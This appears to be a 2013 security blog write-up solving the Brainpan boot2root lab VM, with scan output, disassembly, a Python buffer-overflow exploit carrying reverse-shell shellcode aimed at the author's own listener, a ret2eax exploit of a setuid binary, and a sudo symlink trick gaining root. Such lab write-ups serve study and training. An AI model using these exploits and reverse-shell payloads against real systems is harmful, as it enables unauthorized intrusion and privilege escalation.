solving RA1NXing Bots
introducing zarp 1
Collabtive 1.0 - S… 1
Asus RT56U Remote C…
PHD Help Desk 2.12 - S…
Kimai v0.9.2.1306-3 - S…
OpenDocMan 1.2.6.5 - …
Goatse Linux
Motorola Surfboard - Mu…
solving brainpan 1
Protostar Solutions - Sta…
Nebula Solutions - All L…
Asus RT56U Multiple Vu…
solving 21LTR: Scene 1
i-ftp v2.20 multiple buffe…
lshell 0.9.15 pathing vul…
solving Kioptrix level 4
solving Kioptrix level 3
solving Kioptrix level 2

solving brainpan

Brainpan is the brainchild of superkojiman over at vulnhub [http://vulnhub.com/entry/brainpan_1,51/] , and has some pretty interesting (and frustrating) twists and turns. This boot2root is more focused on exploitation of 0days in custom written software, with no metasploit modules or google hunting necessary. With that, the nmap:

```
root@127:~# nmap -sS -A -p- -T5 192.168.1.110

Starting Nmap 6.25 ( http://nmap.org ) at 2013-03-27 22:06 CDT
Nmap scan report for brainpan (192.168.1.110)
Host is up (0.00040s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
9999/tcp  open  abyss?
10000/tcp open  http    SimpleHTTPServer 0.6 (Python 2.7.3)
|_http-title: Site doesn't have a title (text/html).
| ndmp-version:
|_  ERROR: Failed to get host information from server
```


Port 10000 just serves up a page about various exploit statistics in web apps, but 9999 serves up a login page:

```
root@127:~# nc 192.168.1.110 9999
_|                            _|
_|_|_|    _|  _|_|    _|_|_|      _|_|_|    _|_|_|      _|_|_|  _|_
_|    _|  _|_|      _|    _|  _|  _|    _|  _|    _|  _|    _|  _|
_|    _|  _|        _|    _|  _|  _|    _|  _|    _|  _|    _|  _|
_|_|_|    _|          _|_|_|  _|  _|    _|  _|_|_|      _|_|_|  _|
                                            _|
                                            _|

[________________________ WELCOME TO BRAINPAN _____________________
                          ENTER THE PASSWORD

                          >> whoareyou
                          ACCESS DENIED
root@127:~#
```

That's it. I tried a few basic injections and default passwords to no avail. I fired up DirBuster to see what I could find, and very quickly I stumped onto `/bin/`, which contained a single file: `brainpan.exe`. I loaded this up into a debugger to see what was inside:

Send feedback


solving RA1NXing Bots
introducing zarp 1
Collabtive 1.0 - S… 1
Asus RT56U Remote C…
PHD Help Desk 2.12 - S…
Kimai v0.9.2.1306-3 - S…
OpenDocMan 1.2.6.5 - …
Goatse Linux
Motorola Surfboard - Mu…
solving brainpan 1
Protostar Solutions - Sta…
Nebula Solutions - All L…
Asus RT56U Multiple Vu…
solving 21LTR: Scene 1
i-ftp v2.20 multiple buffe…
lshell 0.9.15 pathing vul…
solving Kioptrix level 4
solving Kioptrix level 3
solving Kioptrix level 2



```
3117133F  C70424 18301731  MOV DWORD PTR SS:[ESP],brainpan.3117301 ASCII "[get_reply] copied %d bytes to buffer"
31171346  E8 AD090000      CALL <JMP.&msvcrt.printf>
3117134B  8D85 F8FDFFFF    LEA EAX,DWORD PTR SS:[EBP-208]
31171351  C74424 04 3F301  MOV DWORD PTR SS:[ESP+4],brainpan.31173 ASCII "shitstorm"
31171359  890424           MOV DWORD PTR SS:[ESP],EAX
3117135C  E8 7F090000      CALL <JMP.&msvcrt.strcmp>
31171361  C9               LEAVE
31171362  C3               RETN
31171363  55               PUSH EBP
31171364  89E5             MOV EBP,ESP
31171366  81EC 08060000    SUB ESP,608
3117136C  83E4 F0          AND ESP,FFFFFFF0
3117136F  B8 00000000      MOV EAX,0
31171374  83C0 0F          ADD EAX,0F
31171377  83C0 0F          ADD EAX,0F
3117137A  C1E8 04          SHR EAX,4
3117137D  C1E0 04          SHL EAX,4
31171380  8985 14FAFFFF    MOV DWORD PTR SS:[EBP-5EC],EAX
31171386  8B85 14FAFFFF    MOV EAX,DWORD PTR SS:[EBP-5EC]
3117138C  E8 DF080000      CALL brainpan.31171C70
31171391  E8 5A040000      CALL brainpan.311717F0
31171396  C785 04FCFFFF 4  MOV DWORD PTR SS:[EBP-3FC],brainpan.311 ASCII "_|
311713A0  C785 00FCFFFF E  MOV DWORD PTR SS:[EBP-400],brainpan.311 ASCII "                ACCESS DENIED"
311713AA  C785 FCFBFFFF 1  MOV DWORD PTR SS:[EBP-404],brainpan.311 ASCII "                ACCESS GRANTED"
311713B4  C785 F4FBFFFF 0  MOV DWORD PTR SS:[EBP-40C],270F
311713BE  C785 F0FBFFFF 0  MOV DWORD PTR SS:[EBP-410],1
311713C8  C70424 3E331731  MOV DWORD PTR SS:[ESP],brainpan.3117333 ASCII "[+] initializing winsock..."
311713CF  E8 24090000      CALL <JMP.&msvcrt.printf>
311713D4  8D85 58FAFFFF    LEA EAX,DWORD PTR SS:[EBP-5A8]
311713DA  894424 04        MOV DWORD PTR SS:[ESP+4],EAX
311713DE  C70424 02020000  MOV DWORD PTR SS:[ESP],202
311713E5  E8 66090000      CALL <JMP.&WS2_32.WSAStartup>
311713EA  83EC 08          SUB ESP,8
311713ED  85C0             TEST EAX,EAX
311713EF  74 24            JE SHORT brainpan.31171415
311713F1  E8 52090000      CALL <JMP.&WS2_32.WSAGetLastError>
311713F6  894424 04        MOV DWORD PTR SS:[ESP+4],EAX
```

[http://4.bp.blogspot.com/-XGWNxG1FbCY/UVPCvoJc0LI/AAAAAAAAAbc/J-HSrap9_jw/s1600/brainpan.jpg]

It appeared that our password was `shitstorm`, following a strcpy of the incoming buffer. I fired up the .exe in a VM to see what it did:




C:\Documents and Settings\bryan\My Documents\brainpan.exe

```
[+] initializing winsock...done.
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
[+] received connection.
[get_reply] s = [shitstorm
]
[get_reply] copied 10 bytes to buffer
[+] check is 0
[get_reply] s = [shitstorm
]
[get_reply] copied 10 bytes to buffer
```

[http://4.bp.blogspot.com/-YnR2vlwbgIs/UVPDmWYEZWI/AAAAAAAAAbk/ZOLdSGpMovg/s1600/brainpan_loaded.jpg]

Looks like this is just a copy of the program that is running in the virtual machine, and according to my registers, vulnerable:



```
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm"
EDX 0022F750 ASCII "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
EBX 7FFD6000
ESP 0022F960 ASCII "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
EBP 61616161
ESI 00790074
EDI 0069006E

EIP 61616161
```


[http://3.bp.blogspot.com/-uR5L_LXkS8o/UVPEtg3qFXI/AAAAAAAAAbs/zgjG9FTKst0/s1600/brainpan_asploded.jpg]

So it appears we need to attach to the login form and see if we can get it to explode with shell execution. I find it interesting that we were given a copy of

Send feedback

solving RA1NXing Bots
introducing zarp 1
Collabtive 1.0 - S… 1
Asus RT56U Remote C…
PHD Help Desk 2.12 - S…
Kimai v0.9.2.1306-3 - S…
OpenDocMan 1.2.6.5 - …
Goatse Linux
Motorola Surfboard - Mu…
solving brainpan 1
Protostar Solutions - Sta…
Nebula Solutions - All L…
Asus RT56U Multiple Vu…
solving 21LTR: Scene 1
i-ftp v2.20 multiple buffe…
lshell 0.9.15 pathing vul…
solving Kioptrix level 4
solving Kioptrix level 3
solving Kioptrix level 2

and shift by one or two bytes:



[http://2.bp.blogspot.com/-c19Y3eKE7cE/UVWx2YwTsrI/AAAAAAAAAb8/Rg-_YzDb8n4/s1600/wat.jpg]

To mitigate this, instead of my payload looking like this:

```
[524 bytes of junk | JMP ESP | NOPs | shellcode]
```

I had to jump a little further back to take advantage of some extra instructions:

```
[520 bytes of junk | 4 NOP bytes | PUSH EBP; MOV
        EBP,ESP JMP ESP | NOPs | shellcode]
```

This aligned my stack properly and allowed me to run a reverse shell. Here's the exploit:

```
import socket

# msfpayload linux/x86/shell_reverse_tcp LHOST=192.168.1.74 LPORT=4
#[*] x86/shikata_ga_nai succeeded with size 95 (iteration=1)

shell = "\xdb\xc8\xbf\x12\xad\xd5\x16\xd9\x74\x24\xf4\x58\x29\xc9\x
        "\x12\x31\x78\x17\x03\x78\x17\x83\xfa\x51\x37\xe3\xcb\x72\x
        "\xef\x78\xc6\xe3\x9a\x7c\x41\xe2\xeb\xe6\x9c\x65\x98\xbf\x
        "\x59\x52\xbf\x86\xdc\x95\xd7\xd8\xb7\x67\x6d\xb1\xc5\x67\x
        "\xfa\x43\x86\xc2\x9a\x03\x18\x71\xd0\xa7\x13\x94\xdb\x28\x
        "\x3e\xcb\x07\x05\xd6\x7b\x77\x8b\x4f\x12\x0e\xa8\xdd\xb9\x
        "\xce\x51\x36\x57\x90";

try:
    payload = '\x41' * 520        #junk
    payload += '\x90'*4           #ebp
    payload += '\xf0\x12\x17\x31' #push ebp; mov ebp,esp; jmp esp
    payload += '\x90'*50          #nop sled
```

Send feedback

I then had a connected shell waiting for me on 192.168.1.74; a bit of enumeration (I added the dollar signs):

```
$ whoami
puck
$ uname -a
Linux brainpan 3.5.0-25-generic #39-Ubuntu SMP Mon Feb 25 19:02:34
$ id
uid=1002(puck) gid=1002(puck) groups=1002(puck)
$ ls /home/
anansi
puck
reynard
```

To ease my curiousity about the ELF/EXE web server running:

```
$ cat /home/puck/checksrv.sh
#!/bin/bash
# run brainpan.exe if it stops
lsof -i:9999
if [[ $? -eq 1 ]]; then
    pid=`ps aux | grep brainpan.exe | grep -v grep`
    if [[ ! -z $pid ]]; then
        kill -9 $pid
        killall wineserver
        killall winedevice.exe
    fi
    /usr/bin/wine /home/puck/web/bin/brainpan.exe &
fi

# run SimpleHTTPServer if it stops
lsof -i:10000
if [[ $? -eq 1 ]]; then
    pid=`ps aux | grep SimpleHTTPServer | grep -v grep`
    if [[ ! -z $pid ]]; then
        kill -9 $pid
    fi
    cd /home/puck/web
    /usr/bin/python -m SimpleHTTPServer 10000
fi
```

It's not actually an elf, but an exe that's running under WINE. Another interesting bit:

```
$ which gcc
$ which cc
$ which gdb
$ which objdump
```

So if we happen to find any more binaries to exploit, we need to hack on it blind. And in this case...

```
$ find / -perm +6000 -type f -exec ls -ld {} \; > setuid; echo done
$ cat setuid
```

Send feedback

forelsket & security

Sidebar Home info

solving RA1NXing Bots
introducing zarp 1
Collabtive 1.0 - S… 1
Asus RT56U Remote C…
PHD Help Desk 2.12 - S…
Kimai v0.9.2.1306-3 - S…
OpenDocMan 1.2.6.5 - …
Goatse Linux
Motorola Surfboard - Mu…
solving brainpan 1
Protostar Solutions - Sta…
Nebula Solutions - All L…
Asus RT56U Multiple Vu…
solving 21LTR: Scene 1
i-ftp v2.20 multiple buffe…
lshell 0.9.15 pathing vul…
solving Kioptrix level 4
solving Kioptrix level 3
solving Kioptrix level 2

```
-rwsr-xr-x 2 root root 115140 Feb 27 14:27 /usr/bin/sudo
-rwxr-sr-x 1 root shadow 45292 Sep  6  2012 /usr/bin/chage
-rwxr-sr-x 1 root crontab 34784 Jun 14  2012 /usr/bin/crontab
-rwsr-xr-x 1 root root 60344 Jun 18  2012 /usr/bin/mtr
-rwxr-sr-x 1 root mail 13944 Jun 14  2012 /usr/bin/dotlockfile
-rwsr-xr-x 1 root root 30936 Sep  6  2012 /usr/bin/newgrp
-rwsr-xr-x 1 root root 31756 Sep  6  2012 /usr/bin/chsh
-rwxr-sr-x 1 root mlocate 34452 Aug 14  2012 /usr/bin/mlocate
-rwxr-sr-x 1 root shadow 18128 Sep  6  2012 /usr/bin/expiry
-rwxr-sr-x 1 root tty 9736 Jun 18  2012 /usr/bin/bsd-write
-rwsr-xr-x 2 root root 115140 Feb 27 14:27 /usr/bin/sudoedit
-rwsr-xr-x 1 root root 40300 Sep  6  2012 /usr/bin/chfn
-rwxr-sr-x 3 root mail 9704 Oct  2 17:32 /usr/bin/mail-lock
-rwsr-xr-x 1 root root 14020 Oct  2 17:26 /usr/bin/traceroute6.iput
-rwsr-sr-x 1 daemon daemon 46576 Jun 11  2012 /usr/bin/at
-rwsr-xr-x 1 root lpadmin 13672 Dec  4 09:21 /usr/bin/lppasswd
-rwxr-sr-x 3 root mail 9704 Oct  2 17:32 /usr/bin/mail-touchlock
-rwsr-xr-x 1 root root 41292 Sep  6  2012 /usr/bin/passwd
-rwsr-xr-x 1 root root 57964 Sep  6  2012 /usr/bin/gpasswd
-rwxr-sr-x 3 root mail 9704 Oct  2 17:32 /usr/bin/mail-unlock
-rwxr-sr-x 1 root ssh 128424 Sep  6  2012 /usr/bin/ssh-agent
-rwsr-sr-x 1 libuuid libuuid 17996 Sep  6  2012 /usr/sbin/uuidd
-rwsr-xr-- 1 root dip 301944 Sep 26  2012 /usr/sbin/pppd
-rwsr-xr-x 1 anansi anansi 8761 Mar  4 11:06 /usr/local/bin/validat
-rwsr-xr-- 1 root messagebus 317564 Oct  3 16:00 /usr/lib/dbus-1.0/
-rwsr-xr-x 1 root root 248064 Sep  6  2012 /usr/lib/openssh/ssh-key
-rwsr-xr-x 1 root root 5452 Jun 25  2012 /usr/lib/eject/dmcrypt-get
-rwsr-xr-x 1 root root 9740 Oct  3 21:46 /usr/lib/pt_chown
-rwxr-sr-x 1 root shadow 30372 Jul  3  2012 /sbin/unix_chkpwd
```

The bolded entry in our list appears to be suid one of the other users, so it's likely we'll need to attack this one. And, as mentioned earlier, we have zero debugging tools. To make matters even worse:

```
$ cat /proc/sys/kernel/randomize_va_space
2
```

This means full address space layout randomization is enabled. This should be fun without debugging tools.

One solution (and one my good friend @mulitia [https://twitter.com/iMulitia] used) is to put shellcode into an environmental variable, netcat over a binary for finding its address, then spamming VAS with that address. This is a brute-force method that works, but in a real environment might not be the most stealthy of ways. Another way is to make use of a JMP [register] (say, one we control) and move execution to shellcode space. If we objdump the binary and hunt for JMP, there are none which point to registers. Another option is CALL, which is essentially a macro to push/jmp:

```
root@bt:~/brainpan# objdump -M intel -d validate | grep "call"
 8048353:      e8 00 00 00 00          call   8048358 <_init+0xc>
 8048369:      e8 1e 00 00 00          call   804838c <__gmon_start_
 804836e:      e8 1d 01 00 00          call   8048490 <frame_dummy>
 8048373:      e8 98 02 00 00          call   8048610 <__do_global_c
```

Send feedback

```
 8048558:    e8 6f fe ff ff          call   80483cc <printf@plt>
 804856c:    e8 5b fe ff ff          call   80483cc <printf@plt>
 804857c:    e8 33 ff ff ff          call   80484b4 <validate>
 8048593:    e8 44 fe ff ff          call   80483dc <puts@plt>
 80485b6:    e8 4f 00 00 00          call   804860a <__i686.get_pc
 80485c4:    e8 83 fd ff ff          call   804834c <_init>
 80485f4:    ff 94 b3 18 ff ff ff    call   DWORD PTR [ebx+esi*4-0
 804862b:    ff d0                   call   eax
 8048643:    e8 00 00 00 00          call   8048648 <_fini+0xc>
 804864f:    e8 dc fd ff ff          call   8048430 <__do_global_d
root@bt:~/brainpan#
```

Two options here! Let's see if we control EAX...

```
root@bt:~/brainpan# gdb ./validate
Reading symbols from /root/brainpan/validate...done.
(gdb) r $(perl -e 'print "\x41"x120')
Starting program: /root/brainpan/validate $(perl -e 'print "\x41"x1
warning: the debug information found in "/lib/ld-2.11.1.so" does no


Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) x/x $eax
0xffffd3e8:    0x41414141
(gdb)
```

Great, we can now leverage a ret2eax attack. We'll just need to fill up the required 116 bytes prior to the EIP overwrite, then fill that with our CALL EAX:

```
$ ./validate $(perl -e 'print "\xbe\x1f\x41\x25\xe8\xd9\xed\xd9\x74
$ whoami
anansi
```

Success; another local user. I'd like to briefly note that we had alot of issues getting shellcode to work if it was placed after the NOP sled, as opposed to before.

Now that we've got our second account, we can hunt around the system in search of more binaries to exploit. As our prior search discovered, nothing is suid root. Checking out /home/anansi gives us:

```
$ pwd && ls -lh
/home/anansi/bin
total 8.0K
-rwxr-xr-x 1 anansi anansi 7.1K Mar  4 10:58 anansi_util
$ ./anansi_util
Usage: ./anansi_util [action]
Where [action] is one of:
  - network
  - proclist
  - manual [command]
```

Send feedback

forelsket & security

```
User puck may run the following commands on this host:
    (root) NOPASSWD: /home/anansi/bin/anansi_util
```

It would appear we can `sudo ./anansi_util` without the need for a password. And we own the binary!

```
$ mv anansi_util anansi_util_bkp
$ ln -s /bin/sh ./anansi_util
$ ls -lh
total 8.0K
lrwxrwxrwx 1 anansi puck      7 Mar 31 15:27 anansi_util -> /bin/sh
-rwxr-xr-x 1 anansi anansi 7.1K Mar  4 10:58 anansi_util_bkp
$ sudo ./anansi_util
$ whoami
root
```

One of the more interesting boot2root's I've had the privilege of exploiting, and a trend I hope to see continue.

Posted 2nd April by drone

1 View comments

Bas April 2, 2013 at 12:51 PM

Nice writeup! I didn't realize that you can use ret2eax. I used a bruteforce ret2libc myself, but like you say, not stealthy. For the brainpan.exe running in Wine, if you open it in OllyDbg and search for exported functions, there is one called "winkwink" @ 0x311712F0 which contains a JMP ESP :)

Reply

Enter your comment...

Comment as: Select profile...

Publish Preview

Send feedback